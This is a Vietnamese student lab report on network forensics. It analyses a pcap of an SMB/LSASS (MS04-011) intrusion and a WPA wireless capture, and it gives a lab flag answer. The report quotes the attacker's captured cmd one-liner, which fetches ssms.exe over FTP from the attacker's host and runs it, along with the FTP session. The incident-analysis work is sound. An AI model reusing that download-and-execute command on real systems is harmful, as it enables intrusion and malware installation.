

BÁO CÁO THỰC HÀNH

Môn học: Pháp chứng kỹ thuật số

Kỳ báo cáo: Buổi 04 (Session 04)

Tên chủ đề: Network Forensics

GVHD: Đoàn Minh Trung

Ngày báo cáo: 06/05/2024

Nhóm: 07

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT334.O21.ATCL.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Đình Bảo Long	21522303	21522303@gm.uit.edu.vn
2	Nguyễn Tân Phát	21522447	21522447@gm.uit.edu.vn
3	Ngô Minh Thiên	21522623	21522623@gm.uit.edu.vn
4	Đào Vĩnh Thịnh	21522632	21522632@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Kịch bản 01	100%
2	Kịch bản 02	100%
3	Kịch bản 03	100%
4	Kịch bản 04	100%
5	Kịch bản 05	100%
6	Kịch bản 06	100%

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành,

BÁO CÁO CHI TIẾT

Kịch bản 01-a. Thực hiện phân tích tập tin dữ liệu mạng.

- Mô tả: Một máy tính trong mạng nội bộ bị nghi ngờ tấn công từ bên ngoài, nhân viên quản trị mạng dùng những công cụ chuyên dụng bắt các kết nối đến máy nạn nhân trong thời gian diễn ra cuộc tấn công. Sau đó lưu lượng mạng được trích xuất toàn bộ nội dung trong tập tin pcap.
- Tài nguyên thực hiện: traffic_kb01_a.pcap
- Yêu cầu: Thực hiện phân tích tập tin dump từ dữ liệu mạng để tìm nguồn gốc và nguyên nhân vụ tấn công để có giải pháp khắc phục

Đáp án:

Chọn Menu Statistics/Enpoint List/IP v4 để xem danh sách các IP bắt được.

Ở đây ta thấy chỉ có 2 IP, ta có thể dự đoán:

- 192.150.11.111 là IP private, chính là IP của victim
- 98.114.205.102 mang địa chỉ IP public, là IP của attacker

Ethernet · 2	IPv4 · 2	IPv6	TCP · 9	UDP				
Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	
98.114.205.102	348	184 kB	195	174 kB	153	9 kB		
192.150.11.111	348	184 kB	153	9 kB	195	174 kB		

Ngoài ra, ở tab ethernet ta có thêm thông tin máy kẻ tấn công có địa chỉ MAC là 00:08:e2:3b:56:01(Cisco).

Ethernet · 2	IPv4 · 2	IPv6	TCP · 9	UDP				
Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	
00:08:e2:3b:56:01	348	184 kB	195	174 kB	153	9 kB		
00:30:48:62:4e:4a	348	184 kB	153	9 kB	195	174 kB		

Tìm thêm thông tin về kẻ tấn công sử dụng trang web:

<http://cqcounter.com/whois/>

Ta được kết quả chi tiết về thông tin như host, location, city, ISP, ... và nhiều thông tin khác nữa.

98.114.205.102 - Geo Information

IP Address	98.114.205.102
Host	pool-98-114-205-102.phlapa.fios.verizon.net
Location	US, United States
City	Philadelphia, PA 19154
Organization	Verizon FiOS
ISP	Verizon FiOS
AS Number	AS701 MCI Communications Services, Inc. d/b/a Verizon Business
Latitude	40° 09'25" North
Longitude	74° 98'53" West
Distance	7692.24 km (4779.73 miles)

Map Location new [World Map](#) [Google Maps](#) [Yahoo Maps](#) [Microsoft Live Maps](#)

Session 01: Memory Forensics

98.114.205.102 - Whois Information

```

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2022, American Registry for Internet Numbers, Ltd.
#

```

NetRange: [98.108.0.0 - 98.119.255.255](#)
 CIDR: [98.112.0.0/13, 98.108.0.0/14](#)
 NetName: VIS-BLOCK
 NetHandle: NET-98-108-0-0-1
 Parent: NET98 (NET-98-0-0-0-0)
 NetType: Direct Allocation
 OriginAS:
 Organization: Verizon Business (MCICS)
 RegDate: 2008-04-02
 Updated: 2022-05-31
 Ref: <https://rdap.arin.net/registry/ip/98.108.0.0>

OrgName: Verizon Business
 OrgId: MCICS
 Address: 22001 Loudoun County Pkwy
 City: Ashburn
 StateProv: VA
 PostalCode: 20147
 Country: US
 RegDate: 2006-05-30
 Updated: 2022-04-29
 Ref: <https://rdap.arin.net/registry/entity/MCICS>

OrgTechHandle: SWIPPER-Arin
 OrgTechName: SWIPPER
 OrgTechPhone: +1-800-900-0241

Tiếp theo xem số phiên TCP hiện có dùng Menu Statistics → Conversations, tab TCP.
Kết quả cho thấy có 5 phiên TCP qua các cổng khác nhau:


Ethernet - 1	IPv4 - 1	IPv6	TCP - 5	UDP										
Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
98.114.205.102	1821	192.150.11.111	445	7	412 bytes	0	4	242 bytes	3	170 bytes	0.000000	0.3543	5464 bits/s	3838 bits/s
98.114.205.102	1828	192.150.11.111	445	31	7 kB	1	14	5 kB	17	2 kB	0.134550	4.9381	8095 bits/s	2961 bits/s
98.114.205.102	1924	192.150.11.111	1957	12	817 bytes	2	6	483 bytes	6	334 bytes	2.091833	3.1000	1246 bits/s	861 bits/s
98.114.205.102	2152	192.150.11.111	1080	271	173 kB	4	159	167 kB	112	6 kB	6.142326	10.0719	132 kbps	4810 bits/s
192.150.11.111	36296	98.114.205.102	8884	27	2 kB	3	15	1 kB	12	1 kB	5.082620	11.1366	754 bits/s	731 bits/s

Đến đây ta tiến hành phân tích từng phiên

Phiên 1: 98.114.205.102:1821 => 192.150.11.111:445

Ethernet - 1	IPv4 - 1	IPv6	TCP - 5	UDP										
Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
98.114.205.102	1821	192.150.11.111	445	7	412 bytes	0	4	242 bytes	3	170 bytes	0.000000	0.3543	5464 bits/s	3838 bits/s
98.114.205.102	1828	192.150.11.111	445	31	7 kB	1	14	5 kB	17	2 kB	0.134550	4.9381	8095 bits/s	2961 bits/s
98.114.205.102	1924	192.150.11.111	1957	12	817 bytes	2	6	483 bytes	6	334 bytes	2.091833	3.1000	1246 bits/s	861 bits/s
98.114.205.102	2152	192.150.11.111	1080	271	173 kB	4	159	167 kB	112	6 kB	6.142326	10.0719	132 kbps	4810 bits/s
192.150.11.111	36296	98.114.205.102	8884	27	2 kB	3	15	1 kB	12	1 kB	5.082620	11.1366	754 bits/s	731 bits/s


Nội dung TCP Stream không có gì nên ta có thể thấy là ở phiên đầu tiên attacker chỉ tiến hành quét port 445(dịch vụ SMB), cung cấp khả năng chia sẻ file giữa các máy tính hoặc máy in và máy tính.



Phiên 2: 98.114.205.102:1828 => 192.150.11.111:445


Ethernet - 1	IPv4 - 1	IPv6	TCP - 5	UDP
Address A	Port A	Address B	Port B	Packets
98.114.205.102	1821	192.150.11.111	445	7 412 bytes
98.114.205.102	1828	192.150.11.111	445	31 7 kB
98.114.205.102	1924	192.150.11.111	1957	12 817 bytes
98.114.205.102	2152	192.150.11.111	1080	271 173 kB
192.150.11.111	36296	98.114.205.102	8884	27 2 kB

Follow TCP stream thì ta nhận thấy thông tin thể hiện máy tính nạn nhân chạy hệ điều hành windows, cụ thể là windows xp hoặc windows 2000



Ngoài ra, chú ý cổng 445 được attacker quét trên máy nạn nhân. Đây là cổng chạy dịch vụ SMB từng được biết đến với việc dính một số lỗ hổng bảo mật.

Tiến hành filter các gói tin thuộc phiên này, ta thấy attacker gửi yêu cầu kết nối tới \$IPC (Path : \\192.150.11.111\\\$ipc) để có thể gửi lệnh đến nạn nhân



Tiếp theo gọi hàm DsRoleUpgradeDownlevelServer đồng thời gửi đến một victim một đoạn dữ liệu khá lớn. Tìm hiểu thêm về 'DsRoleUpgradeDownlevelServer' trên mạng thì ta biết được phiên bản remote Windows chứa một lỗ hổng trong chức năng 'DsRolerUpgradeDownlevelServer' của Local Security Authority Server Service (LSASS) cho phép kẻ tấn công thực thi mã tùy ý trên máy chủ từ xa với các đặc quyền

hệ thống. Nó là một lỗi về Buffer Overflow của dịch vụ SMB có mã là MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow.

Source IP	Destination IP	Source Port	Destination Port	Protocol	Time	Details
32.1.804993	192.150.11.111	98.114.205.102	98.114.205.102	TCP	04:44:30 → 10:20:10 [AVG: 384.76B / 264.76B]	DSSETUP 454 DsRoleUpgradeDownlevelServer request[Long frame (3288 bytes)]
33.1.805992	98.114.205.102	192.150.11.111	98.114.205.102	TCP	04:44:30 → 10:20:10 [AVG: 384.76B / 264.76B]	54 445 → 1828 [ACK] Seq=795 Ack=4210 Win=17520 Len=0
34.1.806601	192.150.11.111	98.114.205.102	98.114.205.102	TCP	04:44:30 → 10:20:10 [AVG: 384.76B / 264.76B]	54 445 → 1828 [ACK] Seq=795 Ack=4210 Win=17520 Len=0
35.1.978646	98.114.205.102	192.150.11.111	98.114.205.102	TCP	04:44:30 → 10:20:10 [AVG: 384.76B / 264.76B]	60 [TCP Dup ACK 29/1] 1828 → 445 [ACK] Seq=4210 Ack=903 Win=63338 Len=0
38.2.134596	192.150.11.111	98.114.205.102	98.114.205.102	DSSETUP	10:20:10 → 10:20:10 [AVG: 384.76B / 264.76B]	162 DsRoleUpgradeDownlevelServer response[Long frame (20 bytes)]
40.2.379299	98.114.205.102	192.150.11.111	98.114.205.102	TCP	10:20:10 → 10:20:10 [AVG: 384.76B / 264.76B]	60 1828 → 445 [ACK] Seq=4210 Ack=903 Win=63338 Len=0
49.5.072673	98.114.205.102	192.150.11.111	98.114.205.102	TCP	10:20:10 → 10:20:10 [AVG: 384.76B / 264.76B]	60 1828 → 445 [RST] Seq=4210 Win=0 Len=0

Phiên 3: 98.114.205.102:1924 => 192.150.11.111:1957

UDP													
Address A	Port A Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
98.114.205.102	1821 192.150.11.111	445	7	412 bytes	0	4	242 bytes	3	170 bytes	0.000000	0.3543	5464 bits/s	3838 bits/s
98.114.205.102	1828 192.150.11.111	445	31	7 kB	1	14	5 kB	17	2 kB	0.134550	4.9381	8095 bits/s	2961 bits/s
98.114.205.102	1924 192.150.11.111	1957	12	817 bytes	2	6	483 bytes	6	334 bytes	2.091833	3.1000	1246 bits/s	861 bits/s
98.114.205.102	2152 192.150.11.111	1080	271	173 kB	4	159	167 kB	112	6 kB	6.142326	10.0719	132 kbps	4810 bits/s
192.150.11.111	36296 98.114.205.102	8884	27	2 kB	3	15	1 kB	12	1 kB	5.082620	11.1366	754 bits/s	731 bits/s


Ở phiên này ta có thể dự đoán attack gửi một chuỗi câu lệnh đến port 1957 vừa mở của victim sử dụng shellcode phía trên. Lệnh cmd yêu cầu tải 1 file có tên là ssms.exe thông qua FTP

Wireshark - Follow TCP Stream (tcp.stream eq 2) · traffic_kb01_a.pcap												
<pre>echo open 0.0.0.0 8884 > o&echo user 1 1 >> o &echo get ssms.exe >> o &echo quit >> o &ftp -n -s:o &del /F /Q o &ssms.exe ssms.exe</pre>												
Packet 42. 2 client pkt(s), 2 server pkt(s), 2 turn(s). Click to select.												
<p>Entire conversation (135 bytes)</p> <p>Find:</p> <p>Show data as ASCII Stream 2</p> <p>Filter Out This Stream Print Save as... Back × Close Find Next Help</p>												

Phiên 4: 192.150.11.111:36296 => 98.114.205.102:8884

UDP													
Address A	Port A Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
98.114.205.102	1821 192.150.11.111	445	7	412 bytes	0	4	242 bytes	3	170 bytes	0.000000	0.3543	5464 bits/s	3838 bits/s
98.114.205.102	1828 192.150.11.111	445	31	7 kB	1	14	5 kB	17	2 kB	0.134550	4.9381	8095 bits/s	2961 bits/s
98.114.205.102	1924 192.150.11.111	1957	12	817 bytes	2	6	483 bytes	6	334 bytes	2.091833	3.1000	1246 bits/s	861 bits/s
98.114.205.102	2152 192.150.11.111	1080	271	173 kB	4	159	167 kB	112	6 kB	6.142326	10.0719	132 kbps	4810 bits/s
192.150.11.111	36296 98.114.205.102	8884	27	2 kB	3	15	1 kB	12	1 kB	5.082620	11.1366	754 bits/s	731 bits/s

Tại đây, ta thấy nạn nhân thực hiện các câu lệnh ở phiên bên trên, kết nối tới FTP server và tải file ssms.exe về máy.



```

220 NzmxFtpd Owns j0
USER 1
331 Password required
PASS 1
230 User logged in.
SYST
215 NzmxFtpd
TYPE I
200 Type set to I.
PORT 192,150,11,111,4,56
200 PORT command successful.
RETR ssms.exe
150 Opening BINARY mode data connection
QUIT
226 Transfer complete.
221 Goodbye happy r00ting.

```

7 client pkt(s), 9 server pkt(s), 14 turn(s).

Entire conversation (291 bytes) Show data as ASCII Stream 3


Find: Find Next

Filter Out This Stream Print Save as... Back × Close Help

Phiên 5: 98.114.205.102:2152 => 192.150.11.111:1080

Ethernet · 1	IPv4 · 1	IPv6	TCP · 5	UDP										
Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
98.114.205.102	1821	192.150.11.111	445	7	412 bytes	0	4	242 bytes	3	170 bytes	0.000000	0.3543	5464 bits/s	3838 bits/s
98.114.205.102	1828	192.150.11.111	445	31	7 kB	1	14	5 kB	17	2 kB	0.134550	4.9381	8095 bits/s	2961 bits/s
98.114.205.102	1924	192.150.11.111	1957	12	817 bytes	2	6	483 bytes	6	334 bytes	2.091833	3.1000	1246 bits/s	861 bits/s
98.114.205.102	2152	192.150.11.111	1080	271	173 kB	4	159	167 kB	112	6 kB	6.142326	10.0719	132 kbps	4810 bits/s
192.150.11.111	36296	98.114.205.102	8884	27	2 kB	3	15	1 kB	12	1 kB	5.082620	11.1366	754 bits/s	731 bits/s

File được ssms.exe được tải về:



Kịch bản 01-b. Thực hiện phân tích tập tin dữ liệu mạng thu được.

- Mô tả: Tập tin pcap được cho là dữ liệu mạng thu được từ một mạng không dây.
- Tài nguyên thực hiện: Network_Forensic_kb01_b.pcap
- Yêu cầu: Thực hiện phân tích tập tin dump từ dữ liệu mạng để tìm SSID, mật khẩu giải mã stream TCP, sau đó phân tích stream đã giải mã để tìm flag.

Đáp án: Flag: be02d2a396482969e39d92b6e440f5e3

Lấy thông tin cơ bản traffic network bằng aircrack-ng, trích xuất thông tin Wifi Encryption (WPA).

```
(lixsong㉿kali)-[~/NT334/Lab4] b03_evidence.pcap kb05.gz Nandemonaiya_kb0_Net_Forensic_kb01_b.cap
$ aircrack-ng Net_Forensic_kb01_b.cap
Reading packets, please wait ...
Opening Net_Forensic_kb01_b.cap
Resetting EAPOL Handshake decoder state.
Read 8525 packets.

# BSSID ESSID Encryption
1 38:AA:3C:32:46:60 SD Unknown
2 74:EA:3A:FF:0F:48 Rome WPA (1 handshake)

Index number of target network ? [1]
```

- Tìm mật khẩu giải mã stream TCP:

Ta sử dụng Wireshark và khai thác TCP Stream bằng cách lọc các gói tin TCP -> Follow -> TCP Stream

Trong nội dung được gửi đi dễ thấy có đoạn “Hdbgarea” là đoạn mở đầu trong file cấu hình của RouterPassView



“Hdbgarea” là đoạn mở đầu trong file cấu hình của RouterPassView

Hdbgarea

All Images Videos Shopping News More Tools

Did you mean: **Hdb Area**

NirSoft
https://www.nirsoft.net/utils/router_password_recovery.html ::

